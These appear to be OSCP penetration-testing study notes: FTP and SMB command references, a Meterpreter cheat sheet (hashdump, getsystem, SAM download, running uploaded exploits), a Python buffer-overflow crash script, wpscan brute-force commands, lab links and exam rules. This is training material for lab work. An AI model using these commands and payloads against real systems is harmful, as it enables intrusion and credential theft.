binary	*to set the mode of file transfer to binary* *(the binary mode transmits all eight bits per byte and thus provides less chance of a transmission error and must be used to transmit files other than ASCII files)*	
bye	*to exit the FTP environment (same as* `quit`*)*	
cd	*to change directory on the remote machine*	
close	*to terminate a connection with another computer*	
	close brubeck	closes the current FTP connection with `brubeck`, but still leaves you within the FTP environment.
delete	*to delete (remove) a file in the current remote directory (same as* `rm` *in UNIX)*	
get	*to copy one file from the remote machine to the local machine*	
	get ABC DEF	copies file `ABC` in the current remote directory to (or on top of) a file named `DEF` in your current local directory.
	get ABC	copies file `ABC` in the current remote directory to (or on top of) a file with the same name, `ABC`, in your current local directory.
help	*to request a list of all available FTP commands*	
lcd	*to change directory on your local machine (same as UNIX* `cd`*)*	
ls	*to list the names of the files in the current remote directory*	
mkdir	*to make a new directory within the current remote directory*	
mget	*to copy multiple files from the remote machine to the local machine;* *you are prompted for a* `y/n` *answer before transferring each file*	
	mget *	copies all the files in the current remote directory to your current local directory, using the same filenames. Notice the use of the wild card character, `*`.
mput	*to copy multiple files from the local machine to the remote machine;* *you are prompted for a* `y/n` *answer before transferring each file*	
open	*to open a connection with another computer*	
	open brubeck	opens a new FTP connection with `brubeck`; you must enter a username and password for a `brubeck` account (unless it is to be an anonymous connection).
put	*to copy one file from the local machine to the remote machine*	
pwd	*to find out the pathname of the current directory on the remote machine*	
quit	*to exit the FTP environment (same as* `bye`*)*	
rmdir	*to to remove (delete) a directory in the current remote directory*	

SMB Commands


smbclient -L zimmerman

smbclient \\\\zimmerman\\public mypasswd



```
smb: \> h
ls             dir            lcd            cd             pwd
get            mget           put            mput           rename
more           mask           del            rm             mkdir
md             rmdir          rd             prompt         recurse
translate      lowercase      print          printmode      queue
cancel         stat           quit           q              exit
newer          archive        tar            blocksize      tarmode
setmode        help           ?              !
smb: \>
```

Meterpreter Cheat Sheet



Useful meterpreter commands.

COMMAND	DESCRIPTION
`upload file c:\\windows`	Meterpreter upload file to Windows target
`download c:\\windows\\repair\\sam /tmp`	Meterpreter download file from Windows target
`download c:\\windows\\repair\\sam /tmp`	Meterpreter download file from Windows target
`execute -f c:\\windows\temp\exploit.exe`	Meterpreter run .exe on target - handy for executing uploaded exploits
`execute -f cmd -c`	Creates new channel with cmd shell
`ps`	Meterpreter show processes
`shell`	Meterpreter get shell on the target
`getsystem`	Meterpreter attempts priviledge escalation the target
`hashdump`	Meterpreter attempts to dump the hashes on the target
`portfwd add -l 3389 -p 3389 -r target`	Meterpreter create port forward to target machine

Buffer Overflow Walkthroughs

https://www.youtube.com/watch?v=1S0aBV-Waeo

Penetration Walkthroughs

https://forums.offensive-security.com/showthread.php?t=4689

https://highon.coffee/blog/walkthroughs/

Simon Owens

https://www.youtube.com/watch?v=1-a-P1Q2AnA

Vulnerable VMs

https://www.vulnhub.com/

https://github.com/rapid7/metasploitable3/tree/master/iso

https://community.rapid7.com/community/metasploit/blog/2012/06/12/introducing-metasploitable-2

https://www.hackthebox.eu/

Vulnerable Web

http://www.dvwa.co.uk/

https://github.com/OWASP/OWASP-VWAD

Tutorials

https://www.fuzzysecurity.com/tutorials.html

https://www.root-me.org/?lang=en

http://overthewire.org/wargames/narnia/ - buffer overflows

Useful Blogs

https://highon.coffee/blog/ - such a great resource


https://blog.g0tmi1k.com/

Cheat Sheet

https://highon.coffee/blog/lfi-cheat-sheet/


https://highon.coffee/blog/reverse-shell-cheat-sheet/

Python Connecting to TCP Socket



```
#!/usr/bin/python
import socket

host = "127.0.0.1"
crash="\x41" * 4379

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
data=s.recv(1024)
print data
```

Python Connecting to a UCP Socket



Sending

Here's simple code to post a note by UDP in Python:

```
import socket

UDP_IP = "127.0.0.1"
UDP_PORT = 5005
MESSAGE = "Hello, World!"

print "UDP target IP:", UDP_IP
print "UDP target port:", UDP_PORT
print "message:", MESSAGE

sock = socket.socket(socket.AF_INET, # Internet
                     socket.SOCK_DGRAM) # UDP
sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```

Receiving

Here's simple code to receive UDP messages in Python:

```
import socket

UDP_IP = "127.0.0.1"
UDP_PORT = 5005

sock = socket.socket(socket.AF_INET, # Internet
                     socket.SOCK_DGRAM) # UDP
sock.bind((UDP_IP, UDP_PORT))

while True:
    data, addr = sock.recvfrom(1024) # buffer size is 1024 bytes
    print "received message:", data
```

Other Cheat Sheets

https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/

https://highon.coffee/blog/linux-commands-cheat-sheet/

HTTP

```
      uniscan -u http://192.168.1.202/ -qd

      nmap -sV --script=http-enum <target>
      OWASP ZAP
      wpscan --url http://192.168.1.192/folder --enumerate u
      wpscan -u 192.168.1.192/folder --wordlist
/usr/share/wordlist/rockyou.txt --username tommy
```

Exam Restrictions

You cannot use any of the following on the exam:

- Spoofing (IP, ARP, DNS, NBNS, etc)
- Commercial tools or services (Metasploit Pro, Burp Pro, etc.)
- Automatic exploitation tools (e.g. db_autopwn, browser_autopwn, SQLmap, SQLninja etc.)
- Mass vulnerability scanners (e.g. Nessus, NeXpose, OpenVAS, Canvas, Core Impact, SAINT, etc.)
- Features in other tools that utilize either forbidden or restricted exam limitations

Any tools that perform similar functions as those above are also prohibited.

You are ultimately responsible for knowing what features or external utilities any chosen tool is using.

The primary objective of the OSCP exam is to evaluate your skills in identifying and exploiting vulnerabilities, not in automating the process.

You may however, use tools such as Nmap (and its scripting engine), Nikto, Burp Free, DirBuster etc. against any of your target systems.

Please note that we will not comment on allowed or restricted tools, other than what is included inside this exam guide.